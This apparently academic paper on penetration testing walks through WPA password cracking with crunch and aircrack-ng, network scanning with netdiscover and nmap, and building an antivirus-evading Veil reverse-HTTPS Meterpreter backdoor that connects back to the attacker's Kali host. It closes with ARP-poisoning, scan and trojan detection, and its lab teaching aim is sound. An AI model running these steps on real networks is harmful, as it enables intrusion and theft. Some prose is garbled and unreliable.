Aircrack-ng can use as a predominant attack to define which key-streams and WEP-key for the network. WPS is one of the features of network security that could use with WPA and WPA2. Validate all the clients connect to the internet without the use of any passwords needed. Here, authentication is done using, 8 digit key or password and it is very easy to crack those 8-digit passwords, then pin of 8 digits can be used to compute of real password and this will work if and only if configured the router is not done to enable PBC(Push button authentication). This encryption method was designed as a more advanced version for WEP which have an issue of fewer digits in IV which are sent during transmission without any encryption and can be cracked easily using brute force attacks. [8].

What we are going to do is to create a wordlist-contains a large no of auto-generated passwords, then compare them to the file and password and check whether it's valid or not.

The only packet that contains useful information are handshake packets, these are four packet transfers between the client and the router when the client connects to the network by running airodump-ng command and de-auth commands to capture the handshake. Creating a Wordlist that contains big text files using CRUNCH tools to check the validity of handshake capture, crunch [min] [max] [characters] -t [pattern] -o [FileName] [13].

Where crunch is the name of the tool.[min],[max] specifies the maximum number of characters for the password.




```
┌──(root㉿kali)-[~]
└─# crunch 8 8 1234 -o testpass.txt -t 1@@@@@@4
Crunch will now generate the following amount of data: 36864 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 4096

crunch: 100% completed generating output

┌──(root㉿kali)-[~]
└─#
```

Fig. 11 Show some characters of my router password with the CRUNCH tool commands.

Two things are required to crack WPA/WPA2:

1. Capturing the handshakes,
2. Create a Wordlist.

Aircrack-ng is going to unpack the handshakes and use the information to crack the key [8]. The MIC or Message integrity card is used by the access point to verify the correctness of the password, one by one all the information MIC is checked if it's the same then it our looking at the password [13].



```
[00:00:03] 3936/4096 keys tested (1465.60 k/s)

Time left: 0 seconds                                      96.09%

                     KEY FOUND! [ [redacted] ]

Master Key     : 7B F8 0D 2D 0B A7 0A EA 64 78 1A 34 BE C3 2B F8
                 5F 2E CF 11 39 BA 38 34 D7 F6 C5 CF BC D9 B8 4D

Transient Key  : 13 FB 9F 85 A0 EC 5F EF B2 08 7A 89 FF 09 F4 39
                 93 20 65 2A D1 DF 04 98 40 8E DE 48 5A 42 A7 AF
                 A6 5D BF 69 8A 61 DD 78 BC 75 E9 98 FC FE 79 16
                 4C 15 AA 71 CE C1 02 B6 0A D4 23 D5 C6 3D 8C 2C

EAPOL HMAC     : 7C AA 43 C9 A9 60 FD 4B 6C BF 14 95 02 DA 7B 42

┌──(root㉿kali)-[~]
└─#
```

Fig. 12 Show Key found which is the password for our own router.


Post connection attacks

After pre-connection and information-gathering the next step is to acquire those knowledge and tries attack-a system after establishment the-connections with the target-networks.[4][5] It doesn't matter what ethernet & Wi-Fi service they use. After connection we will be able to:

- Gather some more information of the target.
- Intercepts requestion and gain username and passwords from it.
- Modify data when it is in-transit and inject evil-codes.


Information gathering through post connection attacks. Gathering-information much about-the target like all the devices which are connect through them their Ip-addresses, Mac address, what operating System they are on which application they are using with their version so that if there is some vulnerability which takes place in older version of those application it them be expose.

Net-Discover - Is a active/passive address reconnaissance tool for gathering more information about all of the client which connected with the same network [15].Which can even be use to establish a backdoor and learn about a client from it, by using commands like netdiscover -r with the range in it limit. My kali Ip address is 192.168.171.128 and my window target IP is 192.168.171.129 to search for the whole 0-255 subnet I can write /24 which tell I need to search for all possible Ip-addresses connected with the same-networks.



```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.171.128  netmask 255.255.255.0  broadcast 192.168.171.255
        inet6 fe80::20c:29ff:fe3f:da7  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:3f:0d:a7  txqueuelen 1000  (Ethernet)
        RX packets 47  bytes 4778 (4.6 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 35  bytes 2842 (2.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 16  bytes 960 (960.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 16  bytes 960 (960.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@kali:~# netdiscover -r 128.168.171.1/24
```

Fig. 13 Displays net-discover command with ip range.




```
 Currently scanning: Finished!   |   Screen View: Unique Hosts

 2 Captured ARP Req/Rep packets, from 2 hosts.   Total size: 120

   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.171.2   00:50:56:e9:b0:03      1      60  VMware, Inc.
 192.168.171.129 00:0c:29:a0:5e:55      1      60  VMware, Inc.
```

Fig. 14 Display connected devices within the same range.

These are list of devices within the same network. We can use these methods to discovers about the client, their internal details and so on.

Nmap or Zen-Map - Nmap is a network scanning tool ,it scan the system which help it to discover the weakness that the system is possessed of which a hacker can easily exploit and use them for their benefits information like open port which is the second entry point and if found open the system can be easily be compromised, running program can also be seen by them, what operating system they are using or any connected devices and so on[16].Zen-map is a graphical interface which run command of nmap in the background and show the output.

- Ping scan: This scan is very quick and it ping every possible IP ranges within the same domain and record those response and show me the responses which are alive.




Target: 192.168.1.1/24
Profile: Ping scan
Command: nmap -sn 192.168.1.1/24

```
nmap -sn 192.168.1.1/24
Nmap scan report for 192.168.1.247
Host is up (0.0049s latency).
Nmap scan report for 192.168.1.248
Host is up (0.0037s latency).
Nmap scan report for 192.168.1.249
Host is up (0.0033s latency).
Nmap scan report for 192.168.1.250
Host is up (0.0029s latency).
Nmap scan report for 192.168.1.251
Host is up (0.0032s latency).
Nmap scan report for 192.168.1.252
Host is up (0.0043s latency).
Nmap scan report for 192.168.1.253
Host is up (0.0029s latency).
Nmap scan report for 192.168.1.254
Host is up (0.0023s latency).
Nmap scan report for 192.168.1.255
Host is up (0.00038s latency).
Nmap done: 256 IP addresses (256 hosts up) scanned in 44.59 seconds
```

Fig.15 Show result for Ping scan.

- Quick Scan: This scan is slower then ping scan but it show more important information about the devices with open port.




Target: 192.168.29.186
Profile: Quick scan
Command: nmap -T4 -F 192.168.29.186

```
nmap -T4 -F 192.168.29.186
Starting Nmap 7.92 ( https://nmap.org ) at 2023-05-12 07:30 EDT
Nmap scan report for 192.168.29.186
Host is up (0.0020s latency).
Not shown: 97 filtered tcp ports (no-response)
PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 1.89 seconds
```

Fig. 16 Scan for discovering more information about target.

- Intense scan: Use for discovering the open port from which a system can be compromised,



Target: 192.168.29.186
Profile: Intense scan
Command: nmap -T4 -A -v 192.168.29.186

```
nmap -T4 -A -v 192.168.29.186
Starting Nmap 7.92 ( https://nmap.org ) at 2023-05-12 07:31 EDT
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 07:31
Completed NSE at 07:31, 0.00s elapsed
Initiating NSE at 07:31
Completed NSE at 07:31, 0.00s elapsed
Initiating NSE at 07:31
Completed NSE at 07:31, 0.00s elapsed
Initiating Ping Scan at 07:31
Scanning 192.168.29.186 [4 ports]
Completed Ping Scan at 07:31, 0.03s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 07:31
Completed Parallel DNS resolution of 1 host. at 07:31, 0.01s elapsed
Initiating SYN Stealth Scan at 07:31
Scanning 192.168.29.186 [1000 ports]
Discovered open port 139/tcp on 192.168.29.186
Discovered open port 135/tcp on 192.168.29.186
Discovered open port 445/tcp on 192.168.29.186
Discovered open port 902/tcp on 192.168.29.186
Discovered open port 9001/tcp on 192.168.29.186
Discovered open port 808/tcp on 192.168.29.186
Discovered open port 2869/tcp on 192.168.29.186
```


Fig. 17 Discovering Open ports.

Gaining access

Any electrical device, including a phone, laptop, TV, network, router, website, or server, is referred to as a "computer device." Each device has an OS, and these operating systems have the software put on them. How to gain access to an actual persona- device like win or Linux [7]. Two major strategies are

Server-side attacks which don't required any pre connection with an attacker before initiating the attack, all we do need is IP address and what operating system they are on and what application devices they are plug-in-with. Clients-side attacks which all required is user-interaction like opening a file or clicking on a link which can leads to social engineering attack or installing a backdoor inside their system.


Server-Side attacks - These are the attack where there is not meant a user to interact with. It can be use against websites, servers ,we will be using this with Metasploitable machine which is a broken machine user for hacking this will work only if the target is on the same network for information gathering [19].



```
Ubuntu 14.04.6 LTS metasploitable3-ub1404 tty1

metasploitable3-ub1404 login: vagrant
Password:
Last login: Wed Mar 22 04:49:20 UTC 2023 on tty1
Welcome to Ubuntu 14.04.6 LTS (GNU/Linux 3.13.0-170-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
New release '16.04.7 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

vagrant@metasploitable3-ub1404:~$ _
```

Fig.18 Shows metasploitable machine interface.

The IP address for broken machine Metasploitable device[19] is 192.168.29.159 in the screenshot shown above. We are able to ping our Kali-machine now if we go there. This is what happens when we ping the IP, as seen in the accompanying pictures.



```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.29.159
PING 192.168.29.159 (192.168.29.159) 56(84) bytes of data.
64 bytes from 192.168.29.159: icmp_seq=1 ttl=64 time=0.018 ms
64 bytes from 192.168.29.159: icmp_seq=2 ttl=64 time=0.063 ms
64 bytes from 192.168.29.159: icmp_seq=3 ttl=64 time=0.032 ms
64 bytes from 192.168.29.159: icmp_seq=4 ttl=64 time=0.037 ms
64 bytes from 192.168.29.159: icmp_seq=5 ttl=64 time=0.102 ms
64 bytes from 192.168.29.159: icmp_seq=6 ttl=64 time=0.034 ms
64 bytes from 192.168.29.159: icmp_seq=7 ttl=64 time=0.025 ms
^C
── 192.168.29.159 ping statistics ──
7 packets transmitted, 7 received, 0% packet loss, time 6271ms
rtt min/avg/max/mdev = 0.018/0.044/0.102/0.026 ms
```

Fig. 19. Show pinging the metasploitable machine to check the connections

Learning the victims Os, app's running ,open prots is the initial steps of information gathering.We may attempt to log into these installed services by using the default password. Several installed services are improperly configured, making it possible for us to access them by taking advantage of these errors. Some of these services also may include backdoors and vulnerabilities. The IP address and Zenmap are used to find vulnerabilities[16]. For example, if we are targeting Facebook, all we have to do is ping facebook.com and we will obtain their IP right here, So, we have Facebook IP and we will be able to execute Snap against it. This device is basically a website that is running a web server, so websites are nothing different from this.

- Start Zen-map.





Fig.20 List all the service which are running on different PORT no.

Client-Side attack - Using Veil which is a framework is an antivirus-evasion frameworks which was written by Chris Truncer, A backdoor is a file which can be used to get complete control-over the victims computer without their knowledge but the disadvantages are they can easily being caught by any antivirus software but here ,veil come it is for generating powerful undetectable backdoor which cannt be caught by software.

Creating backdoor's


a.Typing the command Veil to open it.



```
root@kali:~/Downloads#  veil
===============================================================================
                             Veil | [Version]: 3.1.14
===============================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
===============================================================================

Main Menu

        2 tools loaded

Available Tools:

        1)      Evasion
        2)      Ordnance

Available Commands:

        exit                    Completely exit Veil
        info                    Information on a specific tool
        list                    List available tools
        options                 Show Veil configuration
        update                  Update Veil
        use                     Use a specific tool

Veil>:
```

Fig.21 Veil is successful installed.


b. Utilizing list order to show choice accessible,[20] Shroud has two principal apparatuses, avoidance that create imperceptible secondary passages for ourselves and another which is utilized to produce the payloads that is utilized by avoidance.



```
 [*] Available Tools:

        1)      Evasion
        2)      Ordnance

Veil>:
```

Fig.22 displays veils list.

c. Use 1 command to use evasion which will install undetectable backdoor for us.




```
Veil>: use 1
===============================================================================
                                   Veil-Evasion
===============================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
===============================================================================

Veil-Evasion Menu

        41 payloads loaded

Available Commands:

        back                    Go to Veil's main menu
        checkvt                 Check VirusTotal.com against generated hashes
        clean                   Remove generated artifacts
        exit                    Completely exit Veil
        info                    Information on a specific payload
        list                    List available payloads
        use                     Use a specific payload

Veil/Evasion>:
```

Fig.23 Shows command which can be run in this tool.

- How to run payloads.

a. List command to see all the available- payloads.




```
 [*] Available Payloads:

        1)      autoit/shellcode_inject/flat.py

        2)      auxiliary/coldwar_wrapper.py
        3)      auxiliary/macro_converter.py
        4)      auxiliary/pyinstaller_wrapper.py

        5)      c/meterpreter/rev_http.py
        6)      c/meterpreter/rev_http_service.py
        7)      c/meterpreter/rev_tcp.py
        8)      c/meterpreter/rev_tcp_service.py

        9)      cs/meterpreter/rev_http.py
        10)     cs/meterpreter/rev_https.py
        11)     cs/meterpreter/rev_tcp.py
        12)     cs/shellcode_inject/base64.py
        13)     cs/shellcode_inject/virtual.py

        14)     go/meterpreter/rev_http.py
        15)     go/meterpreter/rev_https.py
        16)     go/meterpreter/rev_tcp.py
        17)     go/shellcode_inject/virtual.py

        18)     lua/shellcode_inject/flat.py

        19)     perl/shellcode_inject/flat.py

        20)     powershell/meterpreter/rev_http.py
        21)     powershell/meterpreter/rev_https.py
        22)     powershell/meterpreter/rev_tcp.py
        23)     powershell/shellcode_inject/psexec_virtual.py
        24)     powershell/shellcode_inject/virtual.py

        25)     python/meterpreter/bind_tcp.py
        26)     python/meterpreter/rev_http.py
        27)     python/meterpreter/rev_https.py
        28)     python/meterpreter/rev_tcp.py
        29)     python/shellcode_inject/aes_encrypt.py
        30)     python/shellcode_inject/arc_encrypt.py
        31)     python/shellcode_inject/base64_substitution.py
        32)     python/shellcode_inject/des_encrypt.py
        33)     python/shellcode_inject/flat.py
        34)     python/shellcode_inject/letter_substitution.py
        35)     python/shellcode_inject/pidinject.py
        36)     python/shellcode_inject/stallion.py

        37)     ruby/meterpreter/rev_http.py
        38)     ruby/meterpreter/rev_https.py
        39)     ruby/meterpreter/rev_tcp.py
        40)     ruby/shellcode_inject/base64.py
```

Fig.24 List command to see all the available payloads.

Every-payload is separated into three-parts: with the programming language from which the-payload will be wrapped with, such as go, c, ruby, or python; with the sort of code, that will be run on the target machine; and the third portion. In this example, we're utilising meterpreter, which is a payload-created by the massive hacking framework Metasploit that runs in memory and lets us move between different system processes. To have complete control, we can have the payload or the backdoor. The connection-establishing procedure makes up the third component.


b. Using payload 15 which is go/meterpreter/rev_https.py.
c. We will have a converse association, so we want to set the IP-address the payload or the secondary passage will attempt to interface back to this calling machine, so we can set the Lhost with the IP address of the calling machine.[19][20] It will then show the data about this particular rundown and what different choices that I can be set for this kinds of payload. We will set the IP address which is generally significant one.



```
INJECT_METHOD            Virtual         Virtual or Heap
LHOST                    192.168.171.128 IP of the Metasploit handler
LPORT                    8080            Port of the Metasploit handler
```

Fig.25 Changing the LHOST and LPORT address to my kali machine.


Antivirus frameworks capability by matching marks to documents that contain noxious code from their huge data set of marks. Veil is already doing this its encrypting the backdoor, its injecting it in the memory so it doesn't get detected. After this we must name our backdoor like rev_https_8080.



```
===============================================================================
                                  Veil-Evasion
===============================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
===============================================================================

 [*] Language: go
 [*] Payload Module: go/meterpreter/rev_https
 [*] Executable written to: /var/lib/veil/output/compiled/rev_https_8080.exe
 [*] Source code written to: /var/lib/veil/output/source/rev_https_8080.go
 [*] Metasploit Resource file written to: /var/lib/veil/output/handlers/rev_https_8080.rc
```

Fig.26 Backdoor is generated and stored in this location.

Coping the store location of backdoor and pasting on any browser inside kali to check whether it is working or not.



Index of /evil-files

Name	Last modified	Size	Description
Parent Directory		-	
rev_https_8080.exe	2023-03-23 14:09	2.8M	

Apache/2.4.54 (Debian) Server at 192.168.171.128 Port 80

Fig.27 Display evil code file which was create using veil is available for download.

IV. Result and Discussion


The process of penetration testing was divided into 7 sub-sections to find the loophole which are present inside the system from exploitation to reporting. This paper describe how penetration-testing works in the technical field with automated tools use for test securing our web-applications. We will also look upon how to prevent ourselves from such attacks without waiting for an expert when the hacker is try to get inside the system. The motive of writing this project is to aware people about the ongoing and upcoming threats which can be accommodate due to the present of vulnerability which are present inside the system which can cause great impact to everyone.

The primary goal of this project was to evaluate the technique use by white hat hacker to find all possible vulnerability inside the system and take necessary action before compromised by unauthorized access. Penetration-testing simulates actual assaults by assessing the risk of potential security lapses. While testing, the tester didn't just identify vulnerabilities' that an attacker might use to their advantage but also points out potential points of access. The attackers use this not only the latest or greatest zero data pack which has been published recently many big companies with a sizeable budget in the department of security always falls under such attacks like SQL, XSS, or internal threads most famous and most dangerous attacks and also weak data-base security can lead towards it as well, weak passwords and many such factors.

Securing our network from Hackers.

Detecting ARP Poisoning Attacks - ARP poisoning works because clients accept responses if they don't send the request and clients trust the responses even if they do not come from a trusted source. In the Command line interface use the command APR -a which works on both Windows and Linux terminals. If in the physical address section, two different IP addresses with the same MAC address are displayed this indicates the client or user device is compromised by an ARP attack using a network analyser tool like Wireshark for having more information about the attacker.

Detecting Suspicious Activities in the Network - To discover suspicious activities inside our network using Wireshark, go to the preference > Protocol ARP/RARP and enable the detection of ARP-requests storm, it will actually discover if anyone else is trying to discover our devices in the network, then it will give a notification, we can do this for another type of attack as well [13]. Going to my Kali machine and using the command netdiscover -I eth0 -r ip of router /range.



Address Resolution Protocol

✓ Detect ARP request storms


Number of requests to detect during period 30

Detection period (in ms) 100

✓ Detect duplicate IP address configuration

✓ Register network address mappings

Fig.28 Shows enabling the mode of ARP to detect ARP storms with notifications.


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>

```
No.     Time         Source             Destination   Protocol  Length Info
    188 0.329690969  VMware_3f:0d:a7    Broadcast     ARP           42 Who has 192.168.171.186? Tell 192.168.171.67
    189 0.331751468  VMware_3f:0d:a7    Broadcast     ARP           42 Who has 192.168.171.187? Tell 192.168.171.67
    190 0.333322047  VMware_3f:0d:a7    Broadcast     ARP           42 Who has 192.168.171.188? Tell 192.168.171.67
    191 0.335188465  VMware_3f:0d:a7    Broadcast     ARP           42 Who has 192.168.171.189? Tell 192.168.171.67
    192 0.336869895  VMware_3f:0d:a7    Broadcast     ARP           42 Who has 192.168.171.190? Tell 192.168.171.67
    193 0.338612509  VMware_3f:0d:a7    Broadcast     ARP           42 Who has 192.168.171.191? Tell 192.168.171.67
    194 0.340225571  VMware_3f:0d:a7    Broadcast     ARP           42 Who has 192.168.171.192? Tell 192.168.171.67
    195 0.342438553  VMware_3f:0d:a7    Broadcast     ARP           42 Who has 192.168.171.193? Tell 192.168.171.67
    196 0.344400202  VMware_3f:0d:a7    Broadcast     ARP           42 Who has 192.168.171.194? Tell 192.168.171.67
    197 0.347606387  VMware_3f:0d:a7    Broadcast     ARP           42 Who has 192.168.171.195? Tell 192.168.171.67
    198 0.349441622  VMware_3f:0d:a7    Broadcast     ARP           42 Who has 192.168.171.196? Tell 192.168.171.67
    199 0.351505994  VMware_3f:0d:a7    Broadcast     ARP           42 Who has 192.168.171.197? Tell 192.168.171.67
    200 0.353324931  VMware_3f:0d:a7    Broadcast     ARP           42 Who has 192.168.171.198? Tell 192.168.171.67
    201 0.355482449  VMware_3f:0d:a7    Broadcast     ARP           42 Who has 192.168.171.199? Tell 192.168.171.67
```

Fig.29 Display Wireshark capture file after net-discover command.

After analyzing Wireshark captured packet, we can say that there is a device here that is broadcasting and inquiring about each possible IP that who have this Ip report to 67 and checking every possible IP[14].

Detecting Trojan Manually - It is a type of malware that looks like a legitimate entity but seems like something else and if it is inside the network, it can carry out any action that a legitimate can only perform, ways to detect it,

- Check for the file properties and make sure what it is claiming to be.
- Run the file which looks suspicious in the virtual machine and check resources.
- Another way is using online Sandbox services.

